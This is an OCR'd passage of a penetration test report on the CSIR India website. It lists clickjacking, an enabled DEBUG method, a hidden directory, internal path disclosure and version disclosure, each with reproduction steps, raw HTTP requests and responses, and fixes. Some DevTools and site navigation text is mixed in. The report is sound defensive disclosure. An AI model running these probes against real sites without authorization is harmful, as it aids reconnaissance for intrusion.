
https://www.csir.res.in/

Steps to Reproduce:

Open the application page inside an iframe using the code shown below.

Proof of Concept:

```
<html>
<body>
iFramed
<iframe src=" https://www.csir.res.in/Default.aspx" width=1000 height=650></iframe>
</body>
</html>
```


Employee corner
Screen reader access
हिन्दी
वैज्ञानिक तथा औद्योगिक अनुसंधान परिषद
COUNCIL OF SCIENTIFIC & INDUSTRIAL RESEARCH
(विज्ञान एवं प्रौद्योगिकी मंत्रालय, भारत सरकार)
MINISTRY OF SCIENCE & TECHNOLOGY, GOVT. OF INDIA
HOME
ABOUT US
R &D ACTIVITIES & OUTPUT
ACHIEVEMENTS
COLLABORATIONS
CSIR IN MEDIA
CSIR LABS
Shri Narendra Modi, President, CSIR
Dr. Harsh Vardhan, Vice President, CSIR
CSIR-CSIO- Scientist Pooja is on a swacch water mission
Dr. Shekhar C. Mande
Director General, CSIR & Secretary DSIR
CSIR Technology Showcase
CSIR NETWORK
Elements
Console
Sources
Network
Performance
html body div#fontSize div.wrapper.banner-wrapper
Styles
Event Listeners
DOM Breakpoints
Properties
Accessibility
Console
What's New

```
<div class="wrapper common-wrapper">…</div>
<div class="wrapper header-wrapper">…</div>
<!--/.header-wrapper-->
<nav class="wrapper nav-wrapper">…</nav>
<!--/.nav-wrapper-->
<div class="wrapper banner-wrapper">…</div> == $0
<div class="clearfix">…</div>
<div class="container">…</div>
<div class="clearfix">…</div>
<!--Start code for forth section-->
<div class="forth">…</div>
```

```
element.style {
}
.banner-wrapper {                css_KatfepZ…qGGFU.css:1
  min-height: 100%;
  background: #7e90a8;
}
.wrapper {                       css_yy_K4Wk…gY0d4.css:1
  position: relative;
}
*, *:before, *:after {           css_yy_K4Wk…gY0d4.css:1
  box-sizing: border-box;
  margin: 0;
  padding: 0;
}
div {                            user agent stylesheet
  display: block;
```

```
position 0
margin -
border -
padding -
964.800 × 410.800
background-attachment
  scroll
background-clip
  border-box
```

Highlights from the Chrome 75 update

Meaningful preset values when autocompleting CSS functions

Properties like "filter" that take functions for values now autocomplete to previewable values in the Styles pane.

Clear site data from the Command Menu

Impact:

An attacker might trick a victim into performing action on the vulnerable website which displaying something else.

Bypass CSRF protection.

Recommendation:

Implement frame busting.

Implement X-Frame options.

Reference: https://www.owasp.org/index.php/Clickjacking

3.11

Vulnerability: DEBUG enabled

Severity: Low

Class: Configuration

Description:

The DEBUG method is enabled in the application. This might allow the server to reveal sensitive information.

Instance:


URL:

https://www.csir.res.in/

Steps to Reproduce:

Using an application proxy send a request to the application with method 'DEBUG' as shown in the POC below.

Proof of Concept:



```
DEBUG /Default.aspx HTTP/1.0
Host: [redacted]
Command: start-debug
```

```
HTTP/1.1 401 Unauthorized
Cache-Control: private
Content-Length: 39
Content-Type: text/html; charset=utf-8
Server: Microsoft-IIS/7.5
X-AspNet-Version: 2.0.50727
WWW-Authenticate: Negotiate
WWW-Authenticate: NTLM
X-Powered-By: ASP.NET
Date: Sun, 15 Feb 2015 07:25:25 GMT
Connection: close

Debug access denied to '/Default.aspx'.
```

Impact:

DEBUG messages might contain sensitive information, which could allow an attacker to learn more about the target application.

Recommendation:

Disable the method if not necessary


Reference: https://www.owasp.org/index.php/ASP.NET_Misconfigurations

3.12

Vulnerability: Hidden Directory
Severity: Low
Class: Data Exposure
Description:
Hidden directories are the directories present in the web server whose contents are not directly accessible. Through this attacker can gain an understanding about the application structure. Such directories can be identified through the response code, if it is '403' it means it is a hidden directory.
Instance:
URL:
https://www.csir.res.in/
Steps to Reproduce:

Go to the URL mentioned in instance.
Observe the 403 response indicating presence of a hidden directory.

Proof of Concept:



[redacted]/assets/

403 Forbidden

[redacted]

Impact:

This can help an attacker to understand the structure and craft the exploit accordingly.

Recommendation:

If the resource present in these directories is not required then it should be removed, else a 404 response should be given for a request to such directories.

2.13

Vulnerability: Internal Path Disclosure

Severity: Low

Class: Error Reporting

Description:

When providing a path to a file that does not exist or to a directory the application reveals the internal path of the application.

Instance:


URL:

https://www.csir.res.in/

Steps to Reproduce:

Navigate to the URL: https://www.csir.res.in/

Proof of Concept:


File Edit View History Bookmarks Tools Help
IIS 7.5 Detailed Error - 403.14 - F...
[redacted]/images/
Search
Most Visited
Getting Started
Bookmarks bar

Server Error in Application "[redacted]"

Internet Information Services 7.5

Error Summary

HTTP Error 403.14 - Forbidden

The Web server is configured to not list the contents of this directory.

Detailed Error Information

Module	**DirectoryListingModule**	Requested URL	[redacted]**:80/images/**
Notification	**ExecuteRequestHandler**	Physical Path	**e:\HostingSpaces\lavand**[redacted]**\wwwroot\images**
Handler	**StaticFile**	Logon Method	**Anonymous**
Error Code	**0x00000000**	Logon User	**Anonymous**

Most likely causes:

- A default document is not configured for the requested URL, and directory browsing is not enabled on the server.

Things you can try:

- If you do not want to enable directory browsing, ensure that a default document is configured and that the file exists.
- Enable directory browsing using IIS Manager.

Impact:

An attacker would be able to understand the structure of the application and identify the application path. This information can be used to further attack the website.

Recommendation:

Do not reveal sensitive information in server error.


Simply provide a generic error message.

2.14

Vulnerability: Version Disclosure
Severity: Low
Class: Data Exposure
Description:
The application banner displays version information related to the server and the language.
Instance:
URL:
https://www.csir.res.in/
Disclosed Version:
Server: Microsoft-IIS/7.5
X-Asp Net-Version: 2.0.50727
Steps to Reproduce:

Navigate to the URL https://www.csir.res.in/
and intercept the response in an application proxy (Burp Suite).

Proof of Concept:



```
GET / HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:35.0) Gecko/20100101
Firefox/35.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: text/html; charset=utf-8
Vary: Accept-Encoding
Server: Microsoft-IIS/7.5
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Date: Sun, 15 Feb 2015 07:33:42 GMT
Content-Length: 12419
```

Impact:
An attacker would be able to identify the application server version and technology version. This information can be used to further attack the website.

Recommendation:
Do not reveal sensitive information in banner.

4.Suggestions for improvements

- Avoid passing user-submitted input to any filesystem/framework API.
- Implement Input validation for user submitted data.
- Whitelist the files that may be included in the application.
- Input Validation: Validate all the user supplied data for malicious content.
- Use 'Parameterized Query' in the server side code.
- The token provided should be validated at every step of the process instead of just setting it once and validating in the last step.
- Input Validation: Validate all the user supplied data for malicious content.
- Output Encoding: Encode the user supplied data before sending it back to the client.
- Implement non predictable token with every sensitive request (in Header or Body, not Cookie).
- Implement SSL/TLS for encrypting the data being transferred.
- Encrypt the view state.
- Implement frame busting.
- Implement X-Frame options.
- If the resource present in these directories is not required then it should be removed, else a 404 response should be given for a request to such directories.
- Simply provide a generic error message.
- Do not reveal sensitive information in server error.

5.References

- https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion
- https://www.owasp.org/index.php/
- https://www.owasp.org/index.php/SQL_Injection
- https://www.owasp.org/index.php/Business_logic_vulnerability
- https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
- https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)
- https://msdn.microsoft.com/en-us/library/aa479501.aspx
- https://www.owasp.org/index.php/Clickjacking
- https://www.owasp.org/index.php/ASP.NET_Misconfigurations